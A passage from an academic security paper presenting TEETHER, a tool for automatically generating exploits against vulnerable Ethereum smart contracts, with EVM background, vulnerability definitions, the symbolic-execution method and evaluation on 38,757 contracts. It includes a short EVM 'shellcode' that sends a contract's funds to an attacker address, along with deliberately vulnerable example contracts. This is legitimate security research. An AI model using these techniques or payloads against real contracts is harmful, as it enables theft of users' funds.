In addition to the 256 bit word stack and the persistent storage the EVM also provides a byte-addressable memory, which serves as an input and output buffer to various instructions. For example, the `SHA3` instruction, which computes a Keccak-256 hash over a variable length data, reads its input from memory, where both the memory location and length of the input are provided via two stack arguments. Content of this memory is not persisted between contract executions, and the memory will always be set to all zero at the beginning of contract execution.

### 2.2.2 Solidity

Smart contracts are usually written in Solidity [2], a high-level language similar to JavaScript, and then compiled to EVM bytecode. For ease of readability, we will use Solidity in examples, however, our analysis is based on EVM bytecode only and completely Solidity-agnostic.

Smart contracts can be created by anyone by sending a special transaction to the zero address. After creation, the code of a contract is immutable, which means that smart contracts cannot be updated or patched. While some attempts have been made to create "updatable" contracts that only act as a front-end and delegate actual execution to another, updatable contract address, in most cases creating a new contract with updated code and transferring funds is the only option—given that funds can still be reclaimed from the old contract[2].

An example smart contract is given in Figure 1. This smart contract models a wallet, which allows to deposit and withdraw money (`deposit`, `withdraw`) as well as to transfer ownership of the wallet (`changeOwner`). In Solidity, a function with the same name as the contract is considered a constructor (`Wallet`). The constructor code is only executed once during contract creation and is not part of the contract code afterwards.

Furthermore, Solidity has the concept of *modifiers*. Modifiers are special functions with a placeholder (`_`) that allow to "wrap" other functions. Modifiers are often used to implement sanity or security checks. For instance, the example contract defines a modifier `onlyOwner`, which checks if the sender of the current transaction is equal to the stored owner of the wallet. Only if the check succeeds the actual function is executed. This is used to ensure that only the owner of the wallet can perform withdraw money or transfer ownership.

```
1  contract Wallet{
2    address owner;
3
4    // constructor
5    function Wallet(){
6      owner = msg.sender;
7    }
8
9    modifier onlyOwner{
10     require(msg.sender == owner);
11     _;
12   }
13
14   function changeOwner(address newOwner)
15   onlyOwner {
16     owner = newOwner;
17   }
18
19   function deposit()
20   payable {
21   }
22
23   function withdraw(uint amount)
24   onlyOwner {
25     owner.transfer(amount);
26   }
27 }
```

Figure 1: A contract that models a wallet.

### 2.2.3 Transactions

In Ethereum, all interactions between accounts happens through transactions. The most important fields of a transaction are `to`, `sender`, `value`, `data`, and `gas`. `sender` and `to` are the sender and receiver of a transaction respectively. In a normal transaction between two regular accounts, `value` denotes the amount to be transferred while `data` can be used as a payment reference. A simple function call on a smart contract on the other hand is a transaction with a `value` of 0 and `data` the input data to the contract. By convention, Solidity uses the first four bytes of `data` as a function identifier, followed by the function arguments. The function identifier is computed as the first four bytes of the Keccak-256 hash of the function's signature. E.g., to call the `withdraw` function, `data` would consist of the bytes `2e1a7d4d`, followed by the amount to be withdrawn in Wei as a 256-bit word. Functions marked as `payable`, as for example `deposit` in Figure 1 can also be invoked through transactions with a non-zero `value`. In this case, the transferred value is

[1] The original Ethereum paper [25] distinguishes between *transactions*, which are signed by regular accounts, and *messages*, which are not. For simplicity we will refer to both as transactions in this paper.

[2] `https://np.reddit.com/r/ethereum/comments/316b6b/fuck_i_just_send_all_my_ether_to_a_new_contract/`

added to the contract's balance.

The concept of "functions" and "modifiers" only exists at the level of Solidity, not at the bytecode-level of the EVM. At EVM level, a smart contract is just a single string of bytecode, and execution always starts at the first instruction. This is why compiled contracts usually start with a sequence of branches, each comparing the first four bytes of `data` to the contract's function signatures.

A transaction also specifies the transaction fee a miner gets for processing the transaction. To this end, Ethereum uses the concept of "gas": Every instruction that is executed by a miner in order to process the transaction consumes a certain amount of gas. Gas consumption depends on the instruction type to model the actual work performed by the miner. For example, a simple addition consumes 3 units of gas, whereas access to the contract's storage consumes 20000. The transaction field `gas` therefore specifies the maximum amount of gas that may be consumed in processing the transaction. When this limit is exceeded, processing of the transaction is aborted. However, the processing fee is still deducted.

## 2.3 Notation

Keeping our terminology close to the formal specification of Ethereum [25], we use the following notation: We use $\mu$ to denote an EVM machine state with memory $\mu_m$ and stack $\mu_s$. Furthermore, we use $I$ to refer to a transaction's execution environment, in particular, we use $I_d$ as the `data` field of the transaction and $I_v$ as its `value`. Finally, $S$ refers to a contract's storage.

## 2.4 Attacker Model

For the attacks considered in this paper we do not require special capabilities from the attacker. An attacker needs only be able to (i) obtain a contract's bytecode (in order to generate an exploit) and (ii) to submit transactions to the Ethereum network (to execute the exploit). The fact that both of these are trivial to accomplish serves to stress the severity of the attacks found by our tool TEETHER.

## 2.5 Ethical Considerations

On the one hand, we believe that raising awareness of critical vulnerabilities in smart contracts is fundamentally important to maintain the trust of their manifold users. Our methodology thus represents a step forward and allows users to check their contracts for critical flaws that may lead to financial loss. On the other hand, describing a detailed methodology, and in particular, releasing a tool to automatically find *and exploit* flaws in contracts may ask for abuse. Yet we argue this is the right way of going forward, as "security by obscurity" has proven ineffective since long. Furthermore, especially the fully automated creation of exploits allows to easily validate whether the found vulnerabilities are actually real—an important step to show the effectiveness and accuracy of any bug finding mechanism.

A fundamental downside of largely anonymous blockchain networks like Ethereum, however, is that we cannot reach out to owners of vulnerable contracts. This is in stark contrast to responsible disclosure processes in open-source software projects that have dedicated points of contact. For Ethereum accounts and contracts, such contacts do not exist. We discussed several approaches to tackle this problem, including but not limited to (i) public disclosure of all vulnerable accounts such that they can remedy the problem (yet revealing exactly to the public which contracts are vulnerable); (ii) temporarily transfer ("steal") money from vulnerable contracts into secure contracts until the owner has fixed the problem (yet rendering the old contract unavailable, causing money loss due to transaction fees, and being illegal). In the end, we deemed none of these options optimal, and decided to refrain from mentioning particular vulnerable contracts in public. If contract owners are in doubt and can prove their ownership to us, we will responsibly disclose the generated exploit to them. We aim to release TEETHER 180 days after publication of this paper, to give contract owners sufficient time fixing their contracts until others can easily reproduce our work by re-executing our tool.

# 3 Smart Contract Vulnerabilities

Smart contracts usually enforce certain control over who is allowed to interact with them. A particularly important guarantee is that contracts only allow "authorized" Ethereum accounts to receive coins that are stored in the contract. In this context, a contract is *vulnerable*, if it allows an attacker to transfer Ether from the contract to an attacker-controlled address. From such vulnerable contracts, an attacker can steal all (or at least parts of) the Ether stored in them, which can result in a total loss of value for the contract owner.

We now describe how one can identify such vulnerabilities in Ethereum contracts. Our idea is to statically analyze a contract's code to reveal critical code parts that might be abused to steal Ether stored in a contract. To this end, we describe how the aforementioned vulnerabilities map to EVM instructions.

## 3.1 Critical Instructions

We identify four critical EVM instructions, one of which must necessarily be executed in order to extract Ether from a contract. These four instructions fall into two categories: Two instructions cause a direct transfer, and two

instructions allow arbitrary Ethereum bytecode to be executed within a contract's context.

#### 3.1.1 Direct value transfer

Two of the EVM instructions described in Ethereum's formal specification [25] allow the transfer of value to a given address: `CALL` and `SELFDESTRUCT`.[3] The `CALL` instruction performs a regular transaction, with the following stack arguments:

1. `gas` – the amount of gas this transaction may consume
2. `to` – the beneficiary of the transaction
3. `value` – the number of Wei (i.e., $10^{-18}$ Ether) that will be transferred by this call

4.-7. `in offset`, `in size`, `out offset`, `out size` – memory location and length of call data respectively returned data.

Thus, if an attacker can control the second stack argument (`to`) when a `CALL` instruction is executed with a non-zero third stack argument, they can cause the contract to transfer value to an address under their control.

The `SELFDESTRUCT` instruction is used to terminate a contract. This will cause the contract to be deleted, allowing no further calls to this contract. `SELFDESTRUCT` takes a single argument – an address where all remaining funds of this contract will be transferred to. If an attacker can cause execution of a `SELFDESTRUCT` instruction while controlling the topmost stack element, he can obtain all the contract's funds as well as cause a permanent Denial-of-Service of this contract.

#### 3.1.2 Code injection

While `CALL` and `SELFDESTRUCT` are the only two instructions that allow an attacker to directly transfer funds from a contract to a given address, this does not imply that contracts lacking these two instructions are not vulnerable. In order to facilitate libraries and code-reuse, the EVM provides the `CALLCODE` and `DELEGATECALL` instructions, which allow the execution of third party code in the context of the current contract. `CALLCODE` closely resembles `CALL`, with the only exception that it does not perform a transaction to `to`, but rather to the current contract itself *as if it had the code of* `to`. I.e. the beneficiary of the new transaction remains the same, but it will be processed using `to`'s code. `DELEGATECALL` does the same, but persists the original values of `sender` and `value`, i.e., instead of creating a new internal transaction, it modifies the current transaction and "delegates" handling to another contract's code. Consequently, `value` is omitted from the arguments of `DELEGATECALL`.

[3] Additionally, the `CREATE` instruction allows to create a new contract and transfer value to it. However, this would require an attacker to have control over the resulting contract to receive the coins. Therefore, we will not consider `CREATE` for the remainder of this work.

```
1 PUSH20 <attacker-controlled address>
2 SELFDESTRUCT
```

Figure 2: EVM "shellcode"

If an attacker controls the second stack element (`to`) of either `CALLCODE` or `DELEGATECALL`, they can "inject" arbitrary code into a contract. By deploying the snippet from Figure 2 to a new contract, and subsequently issuing a `CALLCODE` or `DELEGATECALL` in the vulnerable contract to this new contract, the original contract can be destructed and all funds transferred to the attacker.

#### 3.1.3 Vulnerable State

Summarizing, this systematic analysis of the Ethereum instructions allows us to precisely define when a contract is in a vulnerable state:

**Definition 1** (Critical Path)**.** *A critical path is a potential execution trace that either*

1. *leads to the execution of a `CALL` instruction with a non-zero third stack element where the second stack argument can be externally controlled,*
2. *leads to the execution of a `SELFDESTRUCT` instruction where the first stack argument can be externally controlled, or*
3. *leads to the execution of either a `CALLCODE` or `DELEGATECALL` instruction where the second stack argument can be externally controlled.*

**Definition 2** (Vulnerable State)**.** *A contract is in a* vulnerable state*, if a transaction can lead to the execution of a critical path.*

We will call a transaction that exploits a contract in vulnerable state by one of the critical instructions as a *critical transaction*.

### 3.2 Storage

While it is obvious that a contract in vulnerable state is vulnerable according to our intuition that attackers can steal Ether, the converse it not necessarily true. Consider, for example, the contract given in Figure 3. As long as `vulnerable` is set to false, this contract is not in a vulnerable state, as the `transfer`-statement—and

```
1  contract Stateful{
2    bool vulnerable = false;
3    function makeVulnerable(){
4      vulnerable = true;
5    }
6    function exploit(address attacker){
7      require(vulnerable);
8      attacker.transfer(this.balance);
9    }
10 }
```

Figure 3: Stateful contract

its corresponding `CALL` instruction—cannot be reached due to the preceding `require`. Only after a call to `makeVulnerable` the `vulnerable` variable is set and a vulnerable state is reached. Yet, intuitively, this contract is vulnerable. We thus have to extend our definition to also include a notion of state that captures modifications made to a contract's storage.

The only instruction that allows to modify storage is `SSTORE`. A transaction that performs a storage modification therefore always executes a `SSTORE` instruction. We can therefore define state-changing transactions.

**Definition 3** (State Changing Path)**.** *A* state changing path *is a potential execution trace that contains at least one `SSTORE` instruction.*

**Definition 4** (State Changing Transaction)**.** *A transaction is* state changing *if its execution trace is a state changing path.*

Combining this with Definition 2 allows us to give the following definition

**Definition 5** (Vulnerable)**.** *A contract is* vulnerable *if there exists a (possibly empty) sequence of* state changing *transactions that lead to a* vulnerable state.

From this it immediately follows that a successful exploit always consists of a sequence of state changing transactions followed by a critical transaction.

## 4 Automatic Exploitation

In this section we present TEETHER, our tool for automatic exploit generation for smart contracts.

### 4.1 Overview

Figure 4 shows the overall architecture of TEETHER. In a first step, the CFG-recovery module disassembles the EVM bytecode and reconstructs a control flow graph (CFG). Next, this CFG is scanned for critical instructions





Figure 4: Architecture of TEETHER





Figure 5: An example CFG with dependent edges

and for state changing instructions. The path generation module explores paths from the root of the CFG leading to these instructions, from which the constraint generation module creates a set of path constraints through symbolic execution. Finally, the exploit generation module solves the combined constraints of critical paths and state changing paths to produce an exploit.

### 4.2 CFG Recovery

Reconstructing a control flow graph from EVM bytecode is a non-trivial task. This is due to the fact that the EVM only provides control flow instructions with indirect jumps. Both the conditional `JUMPI` and the unconditional `JUMP` read the jump target from the top-most stack element. While the jump target can be trivially inferred

in some cases, such as **PUSH2** <addr>**; JUMP**, it becomes less obvious in other cases. For example, consider the JUMP instruction at address 19 in Figure 5. Here, the JUMP instruction is used similar to x86's `ret` instruction, to resume execution at a "return address" that the caller pushed on the stack before the function call.

To address this, TEETHER uses backward slicing to iteratively reconstruct the CFG. Initially, the CFG contains only trivial edges, i.e., those matching the above pattern as well as fall-through cases for JUMPI. All other JUMP and JUMPI instructions are marked as *unresolved*. Next, an unresolved JUMP or JUMPI is selected and the set of (path-sensitive) backward slices of its jump target is computed. If a full backward slice can be found, it is executed to compute the jump target, the newly found edge is added to the CFG, and the corresponding jump instruction marked as *resolved*. Since introduction of a new edge can lead to possibly new backward slices of jumps within the newly connected subtree, all JUMP and JUMPI instructions in this subtree are again marked as *unresolved*. This process is repeated until no new edges are found and all jump instructions marked as *resolved*.

In the example in Figure 5, two backward slices can be found for the JUMP instruction at address 19, (**PUSH1** 0b) and (**PUSH1** 15), which allows to introduce two out-edges for basic block 17, 17 $\rightarrow$ b and 17 $\rightarrow$ 15.

#### 4.2.1 Dependent edges

Another problem that arises from indirect jumps is the problem that a path in the CFG does not necessarily correspond to a valid execution trace. E.g. the path 0 $\rightarrow$ 4 $\rightarrow$ 17 $\rightarrow$ 15, while seemingly plausible from the CFG, can never occur in an actual execution, as the edge 17 $\rightarrow$ 15 can only be taken if 17 was entered from d.

To reduce the number of invalid paths considered in further analyses, TEETHER uses an approach we call *dependent edges*. For this, edges are annotated with a basic block-level summary of their backward slices. In a forwards exploration, a path may be extended by an edge iff one of its annotations is fully contained in the path. Referring to Figure 5, the path 0 $\rightarrow$ 4 $\rightarrow$ 17 may only be extended via 17 $\rightarrow$ b. Likewise, in a backwards exploration these annotations form a set of path requirements, restricting the exploration to subpaths that can still reach all required basic blocks. For example, a backwards analysis starting from 15 $\rightarrow$ 17 has collected the requirement set {b} and may not take the back-edge 17 $\rightarrow$ 4 as b is not an ancestor of 4.

### 4.3 Path Generation

The resulting CFG is then scanned for CALL, CALLCODE, DELEGATECALL, and SELFDESTRUCT instructions. For each found instruction, the set of backward slices of its critical argument is computed. As we require that this argument is potentially attacker controlled, slices are then filtered for those containing instructions whose results can be directly (ORIGIN, CALLER, CALLVALUE, CALLDATALOAD, CALLDATASIZE, CALLDATACOPY) or indirectly (SLOAD, MLOAD) controlled by an attacker.

Each of the remaining slices defines an instruction subsequence of a critical path. To find critical paths, TEETHER explores paths using A* [15], where the cost of a path is defined as the number of branches this path traverses in the CFG. As every branch in the CFG corresponds to an additional path constraint, this allows TEETHER to explore less-constrained paths first. This captures the intuition that a path with fewer constraints is easier to satisfy. To focus on critical paths only, after every step we check whether all remaining instructions of at least one critical slice can still be reached from the current path. If no critical slice can be reached in full, further exploration of the path is discarded.

State changing paths are found in a similar fashion by searching for SSTORE instructions. As a state change can be useful for an attacker even without controlling the address or value written (e.g., Figure 3), no backward slices need to be computed in this case. Thus, the A* search only has to check whether a SSTORE instruction can be reached on the current path.

### 4.4 Constraint Generation

The constraint generation module runs in lockstep with the path generation. Once a path is found, the path constraint generation module tries to execute the path symbolically in order to collect a set of path constraints. To this end, TEETHER uses a symbolic execution engine based on Z3 [13]. Fixed-size elements, such as the call value or the caller's address are modelled using fixed-size bitvector expressions, variable-length elements, such as the call data, the memory, and the storage are modeled using Z3's array expressions.

Whenever a conditional branch (JUMPI) is encountered whose condition $\mu_s[1]$ is a symbolic expression, both the jump target and the fall through target are compared to the next address defined by the given path, and a new constraint of the form $\mu_s[1] \neq 0$ respectively $\mu_s[1] = 0$ is added accordingly.

#### 4.4.1 Infeasible Paths

Not all paths generated by the path generation module necessarily correspond to feasible execution traces. Consider for example the code given in Figure 6. Here the path generation module will eventually output the path 1 $\rightarrow$ 2 $\rightarrow$ 4 $\rightarrow$ 5 $\rightarrow$ 6. However, when executing this

```
1  int x = 0;
2  if(msg.value > 0){
3    x = 1;
4  }
5  if(x!=0){
6    msg.sender.transfer(this.balance);
7  }
```

Figure 6: Infeasible Paths Example

path, the value of x at line 5 will always be a concrete value and, since the path skipped the assignment in line 3, will have value 0. Thus the branch to line 6 will not be taken going directly to line 7 instead, leading to a mismatch between the program counter (7) and the next step of the intended path (6). Therefore, we consider a path *infeasible*, as soon as the program counter deviates from the desired path. To prevent expensive symbolic execution of further paths that would also be infeasible due to the same conditions, we extract a minimal infeasible subpath. As such deviations can only occur following a JUMP or JUMPI instruction, we consider the backward slices of the last executed instruction. These slices contain all instructions contributing to the jump target and in case of JUMPI also to the branch condition. The minimal infeasible subpath is then the subpath of the execution trace starting from the first instruction that is contained in any of the slices. In case a value loaded from memory or storage is contained in the path, the entire execution trace is taken as the minimal infeasible subpath, to keep the analysis sound. This minimal infeasible subpath is then passed back to the path generation module, which will stop exploring paths containing this subpath.

#### 4.4.2 Hash Computation

While symbolic translation of most EVM instructions is relatively straight-forward, special care has to be taken to symbolically model the EVM's SHA3 instruction. The SHA3 instruction takes a memory region as input (specified through two arguments, address and size) and computes the Keccak-256 hash over the memory contents stored therein. This instruction is, for example, used by the Solidity compiler for the mapping data structure, which provides a key-value store. Accessing a value stored in a mapping is commonly implemented by computing the Keccak-256 hash of the key and using the resulting value as an index into the contract's storage. Since such mappings are a common data structure in Ethereum contracts, TEETHER needs to be able to reason about such storage accesses, which requires a symbolic modeling of the SHA3 instruction.

To this end, whenever we want to symbolically execute a SHA3 instruction, we introduce a new symbolic 256-bit variable to model the result of the Keccak-256 computation. At the same time we record the relation between this new variables and the input data given to the SHA3 instruction. We will later show in Section 4.5.1 how this mapping can be used to solve path constraints which include hash-dependent constraints.

#### 4.4.3 Symbolic-Length Memory Access

Another issue of symbolic execution is that some EVM instructions can copy to/from variable-length elements. For example, the SHA3 instruction can compute hashes over variable length data. Similarly, the CALLDATACOPY instruction, which copies bytes from the given call data into memory, operates on variable-length data. This makes symbolic execution non-trivial, as the length is not a concrete value but a symbolic expression instead. TEETHER uses two approaches to address these issues.

First, whenever data of symbolic length is copied to memory, e.g., when using CALLDATACOPY, we use Z3's If expression to model conditional assignments. For example, a common pattern seen in smart contracts is copying the entire input data into memory. TEETHER will execute this using assignments of the form

$$\mu'_m[a+i] \leftarrow \mathrm{If}(i < l, I_d[b+i], \mu_m[a+i])$$

where $a = \mu_s[0]$, $b = \mu_s[1]$, and $l = \mu_s[2]$. To keep the number of generated expressions reasonable, we perform assignments only up to a pre-configured upper limit for $i$ (256 in our experiments).

Second, if data of symbolic length is read from memory, we will return a new symbolic read object. Similarly to mapping of Keccak-256 results to their respective input data, we also keep a mapping from symbolic read objects to their address, their length, and the memory-state when the read occurs. This allows us to later resolve the value of a symbolic read object.

#### 4.4.4 Constraint Results

The final output of the constraint generation module for a given path $p$ is a tuple $R^p = (\mu, S, I, C, H, M)$, where

- $\mu$ is the symbolic machine state after execution
- $S$ is the symbolic storage of the contract after execution
- $I$ is the symbolic environment in which path $p$ is executed
- $C$ is a set of constraints that must be fulfilled to execute path $p$

$H$ is a mapping of Keccak-256 result variables to their respective input data

$M$ is a mapping of symbolic read objects to their address, length, and memory state

We assume that both $\mu$ and $S$ also capture the entire history of the respective states after every instruction.

As discussed, sometimes it will be necessary to perform a sequence of multiple state changing transactions followed by an exploiting transaction. For this we define the combined constraint result given by a path sequence $\vec{v} = p_0, \ldots, p_n$ as $R^{\vec{v}}$. Let $\mu_0$ and $S_0$ denote the initial state of a path, then $R^{\vec{v}} = (\vec{\mu}, \vec{S}, \vec{I}, C, H, M)$, where

$$\vec{\mu} = \mu^{p_0}, \ldots, \mu^{p_n}$$
$$\vec{S} = S^{p_0}, \ldots, S^{p_n}$$
$$\vec{I} = I^{p_0}, \ldots, I^{p_n}$$
$$C = \bigcup_{i=0}^{n} C^{p_i} \cup \bigcup_{i=0}^{n-1} \{S_0^{p_{i+1}} = S^{p_i}\} \cup \{S_0^{p_0} = \hat{S}\}$$
$$H = \bigcup_{i=0}^{n} H^{p_i}$$
$$M = \bigcup_{i=0}^{n} M^{p_i}$$

Note the introduction of additional constraints $S_0^{p_{i+1}} = S^{p_i}$ and $S_0^{p_0} = \hat{S}$, which encode that the state changes performed by path $p_i$, are still present at the beginning of path $p_{i+1}$. Storage at the beginning of the first path $p_0$ is equal to the last state $\hat{S}$ stored in the blockchain. We will use the notation $\mu^*$ and $S^*$ to refer to the symbolic machine state and storage *just* before execution of the critical instruction in the final path.

In order to only create meaningful path combinations, we only prepend a state changing path $p$ to a path sequence $\vec{v}$, if any of the paths in $\vec{v}$ may read from storage entries modified by $p$. To this end, TEETHER also records every storage accesses that is performed during symbolic execution of a path. A path sequence $\vec{v}$ may read from the storage modifications made by a path $p$ iff there exists a write to address $e$ in $p$ and a read from address $f$ in $\vec{v}$ such that either

1. Both $e$ and $f$ are concrete values and $e = f$
2. At least one of $e$ and $f$ is a symbolic expression, and neither depend on a Keccak-256 result
3. Both $e$ and $f$ are symbolic expression dependent on Keccak-256 results $h_e$ and $h_f$ respectively, both are structurally identical, i.e., have an identical AST, and the hash results could potentially be equal, i.e., their input data has at least the same length, $\|H^p[h_e]\| = \left\|H^{\vec{v}}[h_f]\right\|$.

TEETHER tries to create an exploit based on a single path first, before trying larger path sequences. For our experiments, we explored path sequences up to length three, consisting of at most two state-changing paths and one final critical path.

## 4.5 Exploit Generation

The final stage of TEETHER is the exploit generation module, which checks the combined path constraints generated in the previous step for satisfiability with respect to Keccak-256 results and symbolic read objects. If a path sequence with satisfiable combined path constraints is found, this module will output a list of transactions that lead to exploitation of the smart contract. Otherwise, the next path sequence is requested and tested.

Before checking satisfiability of a combined result, we first encode the attacker's goals using additional constraints. The first goal is to transfer funds or code execution to an attacker-controlled address $a$. We achieve this by adding a constraint $\mu_s^*[1] = a$ (`CALL`, `CALLCODE`, `DELEGATECALL`) or $\mu_s^*[0] = a$ (`SELFDESTRUCT`). The second goal of the attacker is to make profit. While this is not an issue in the cases of `CALLCODE`, `DELEGATECALL`, and `SELFDESTRUCT`, as here all funds of the smart contract can be transferred to the attacker, additional checks are needed in case of a `CALL`-based exploit. This is especially true since some of the necessary transactions might require transferring Ether *to* the contract first. We thus require that the value transmitted in the final `CALL` instruction is greater than the sum of all values sent to the contract. As value is specified by the third stack argument to `CALL`, formally this gives

$$\mu_s^*[2] > \sum_{i=0}^{n} I_v^{p_i}$$

### 4.5.1 Satisfying Assignment

Having assembled the combined path constraints of a path sequence, including their state inter-dependencies and the attacker's goals, the next step is to find a satisfying assignment, which will give us concrete values to build the transactions required for successful exploitation. We leverage the constraint solver Z3. Yet we cannot simply pass our set of collected constraints *as is*, as the constraint solver is unaware of the special semantics of Keccak-256 results and symbolic-read objects.

To overcome this problem we apply the iterative approach shown in Figure 7. The algorithm keeps a set $Q$ of *unresolved* variables, which is initially set to all elements of $H$ and $M$. As long as this queue is non-empty, we compute the subset $D$ of constraints that is not dependent on any of the variables in $Q$ and use a constraint solver to

$Q \leftarrow H \cup M$
$\mathbb{A} \leftarrow \emptyset$
**while** $\|Q\| > 0$ **do**
  $D \leftarrow \{c \in C | \text{Vars}(c) \cap Q = \emptyset\}$
  $\mathbb{A} \leftarrow \text{Sat}(D)$
  **for all** $x \in Q$ **do**
    **if** $x \in H$ **then**
      $e \leftarrow H[x]$
      **if** $e \cap Q = \emptyset$ **then**
        $v_e \leftarrow \mathbb{A}(e)$
        $v_x \leftarrow \text{Keccak-256}(v_e)$
        $C \leftarrow C \cup \{e = v_e, x = v_x\}$
        $Q \leftarrow Q \setminus \{x\}$
      **end if**
    **else if** $x \in M$ **then**
      $a, l, \mu_m \leftarrow M[x]$
      **if** $(\text{Vars}(a) \cup \text{Vars}(l)) \cap Q = \emptyset$ **then**
        $v_a \leftarrow \mathbb{A}(a)$
        $v_l \leftarrow \mathbb{A}(l)$
        $v_x \leftarrow \mathbb{A}(\mu_m[v_a : v_a + v_l])$
        $C \leftarrow C \cup \{a = v_a, l = v_l, x = v_x\}$
        $Q \leftarrow Q \setminus \{x\}$
      **end if**
    **end if**
  **end for**
**end while**
**return** $\text{Sat}(C)$

Figure 7: Iterative Constraint Solving Algorithm

find a satisfying variable assignment $\mathbb{A}$ for $D$. Next, the algorithm attempts to resolve unresolved variables from $Q$. A variable can be resolved, if it does not depend on other unresolved variables. To resolve a Keccak-256 result, we first evaluate the hash's input data expression (according to $H$) in the assignment $\mathbb{A}$. This gives us a concrete value for the input data, over which we can then compute a Keccak-256 hash. To "fix" this relation between Keccak-256 result variable and input data, we add two new constraints that bind the input-data to its current valuation and the Keccak-256 result variable to the computed hash value. A symbolic-memory read object is resolved similarly by computing concrete value for the start address and length. Once a variable has been resolved, it is removed from $Q$. This process is repeated until all variables are resolved.

The key insight here is that, since the mappings $H$ and $M$ define dependencies between the elements of $H$ and $M$ and the variables involved in their corresponding expressions, they also implicitly define a topological ordering on $H$ and $M$. Furthermore, as these mappings can never define a cycle, this ordering is well-defined.

Consider, for example, the Solidity statement `sha3(sha3(msg.sender))` which takes the address of the message sender and hashes it twice. This will lead to two entries in $H$, $h_0$ and $h_1$ with $H[h_0] = I_s$ and $H[h_1] = h_0$, which gives the dependency chain $h_1 \rightarrow h_0 \rightarrow I_s$. This means we first have to fix the value of $I_s$ to compute $h_0$, which will then allow us to compute $h_1$.

#### 4.5.2 Exploiting Transactions

If a satisfying assignment $\mathbb{A}$ can be found, TEETHER will then output a list of transactions $t_0, \ldots, t_n$ an attacker would have to perform in order to exploit the contract. Transaction value and data content for each transaction $t_i$ are given by

$$\texttt{value}_i = \mathbb{A}(I_v)$$
$$\texttt{data}_i = \mathbb{A}(I_d)$$

### 4.6 Implementation

TEETHER is implemented in 4,300 lines of Python, using Z3 [13] as constraint solver. We will release TEETHER as open source 180 days after paper publication.

## 5 Evaluation

To demonstrate the utility of TEETHER, we downloaded a snapshot of the Ethereum blockchain and scanned it for contracts. Using a snapshot from Nov 30 2017, we found a total of 784,344 contracts. Interestingly, many contracts share the same bytecode, with the most popular code being shared by 247,654 contracts. On the other hand, 32,401 contracts were only deployed on a single address. Removing duplicates left us with a total number of 38,757 unique contracts. We executed TEETHER on all these 38,757 contracts. To avoid the situation that our code analysis gets stuck too long in a single contract, we allowed up to 30 minutes for CFG reconstruction plus 30 minutes for finding each a `CALL`, `CALLCODE`, `DELEGATECALL`, and `SELFDESTRUCT`-based exploit. We furthermore assumed a contract's storage was empty at the beginning, such that we can treat duplicate contracts the same. All experiments were performed on a virtualized Intel Xeon E5-2660 system with 16 threads and 192 GB of memory, however, we never observed a memory usage of more than 32 GB.

### 5.1 Results

For 33,195 (85.65%) contracts, the analysis finished within the given time limit. Out of these, TEETHER was able to generate an exploit for 815 (2.10%), which we will analyze in detail below. To put this into perspective, about two thirds of all contracts, 24,331 or

| | CALL | CALLCODE | DELEGATECALL | SELFDESTRUCT | Contracts |
|---|---|---|---|---|---|
| exploit | 547 | 2 | 8 | 298 | 815 |
| independent | 413 | 2 | 8 | 241 | 630 |
| dependent | 134 | 0 | 0 | 57 | 189 |
| critical path | 7,039 | 6 | 60 | 2,357 | 8,049 |
| no critical path | 25,689 | 37,826 | 37,748 | 34,533 | 24,331 |
| Sum | 33,275 | 37,834 | 37,816 | 37,188 | 33,195 |

Table 1: Detailed exploit generation results

62.78%, do not even expose a single critical path. In other words, these contracts either do not contain any CALL, CALLCODE, DELEGATECALL, or SELFDESTRUCT instructions, or do so only with non-attacker controllable arguments. Further 8,049 (20.77%) contracts did have a critical path, but we were not able to exploit it. While some of these can be false negatives due to TEETHER's limitations, like the restricting the transaction sequences to maximum three, or limitations of the underlying constraint solver, we believe the majority of these cases are actually true negatives, as our definition of critical paths is broad. We will discuss this issue in detail in Section 6.

Table 1 shows a breakdown of analysis results per vulnerability type. While many contracts were found vulnerable to CALL- or SELFDESTRUCT-based exploits, only a small number of CALLCODE- and DELEGATECALL-based exploits were found. However, also the number of contracts having a critical CALLCODE or DELEGATECALL path is significantly lower compared with CALL or SELFDESTRUCT. Interestingly, some contracts exposed multiple vulnerabilities so that TEETHER generated a total of 855 exploits targeting 815 different contracts.

The 855 exploits can be grouped into two classes: As the target contract can send further transactions to other, third-party contracts during execution, the outcome of an exploit might be dependent upon the results returned by these transactions. We will call such exploits *dependent*. In contrast, in an *independent* exploit, the execution of the target contract does not depend on further transactions to non-attacker-controlled addresses. 134 (24.50%) of the 547 CALL-based exploits and 57 (19.13%) of the 298 SELFDESTRUCT-based exploits are dependent, leaving 413 respectively 241 independent exploits. As TEETHER can only create path constraints for a single contract, we will only consider independent exploits in the following.

As said before, many contract addresses share the same contract code. Therefore, while the 664 independent exploits only target 630 *different* contracts, in total, 1,731 contract accounts are affected.

## 5.2 Validation

To verify that the exploits generated by TEETHER do in fact work as intended, for ethical and jurisdictional reasons we refrain from testing them on the actual blockchain. While there are no technical limitations to buying Ether and performing the attacks on the main network of Ethereum, we chose to evaluate the generated exploits on private test networks only. We thus modeled an attack on the actual blockchain as close as possible.

Since every contract account has its own storage that can influence the execution, we validate every exploit against every affected account individually, leading to a total of 1,769 $(exploit, account)$ combinations. To this end, we create a fresh test Ethereum network (i.e., a separate blockchain) containing three accounts: The contract under test, a regular account to model the attacker, and a third contract whose code will be used in CALLCODE and DELEGATECALL exploits. The attacker's account and the contract account are given an initial balance of 100 and 10 Ether, respectively. Additionally, we also ensure that the contract's storage content in our test network agrees with the one from our snapshot of the actual Ethereum blockchain. The network is then run using the unmodified official Ethereum Go client [5], whose scripting interface will also be used to submit the exploit transactions.

